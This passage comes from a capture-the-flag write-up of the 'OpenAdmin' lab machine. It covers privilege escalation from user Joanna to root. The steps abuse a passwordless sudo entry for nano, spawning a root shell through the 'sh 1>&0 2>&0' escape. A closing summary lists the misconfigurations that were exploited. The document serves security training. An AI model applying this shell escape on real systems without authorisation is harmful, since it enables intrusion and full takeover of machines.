
Looking around, we see the `user.txt` flag in Joanna's home directory.

Doing other `find` checks similar to Jimmy, we don't find anything interesting. Same with any internal network information, there aren't any additional ports/services we can enumerate. We can deduce that there's a local exploit that we can use on Joanna's account.



Privilege Escalation - Escaping Binaries

Either running LinEnum (remember to first give it run permissions by doing `chmod +x file`) or by doing the command `sudo -l` reveals we can run the following command as sudo without supplying a password: `sudo /bin/nano /opt/priv`




```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

Courtesy of GTFObins cheat sheet, there are certain commands within nano that we can utilize to spawn a shell from inside nano. Here are the steps to get the sudo shell:


1. Execute nano as sudo `sudo /bin/nano /opt/priv`
2. Press CTRL and R at the same time
3. Press CTRL and X at the same time
4. In the `Command to execute: ` type the following: `sh 1>&0 2>&0`
5. A shell should appear

Picture of it after step 4 is executed, a `#` can be seen, showing that a shell has been spawned within nano.




```
Command to execute: reset; sh 1>&0 2>&0#
^G Get Help                                                    ^X Read File
^C Cancel                                                      M-F New Buffer
```

One can do `clear` to get rid of the nano interface. Proof that root obtained:



```
# hostname -I
10.10.10.171 dead:beef::250:56ff:feb9:a899
# whoami
root
#
```



Summary/Conclusion

OpenAdmin is a box with an easy to medium process of obtaining the user credentials, into which gaining the root shell is a matter of research and simple enumeration. The box features two users: Jimmy and Joanna that we had to get access into to eventually elevate to root. The key components of gaining unauthorized root access is as follows:

- Public facing of an OpenNetAdmin interface to the public. This also includes showing version number and having an outdated version being used.
- Plaintext credentials found in `/opt/ona/www/local/config/database_settings.inc.php`.
- Password reuse of user Jimmy.
- Plaintext index file showing functionality, a clear hash with encoding algorithm is also shown.
- Private RSA key is shared between users.
- User Joanna can do a sudo command without supplying a password.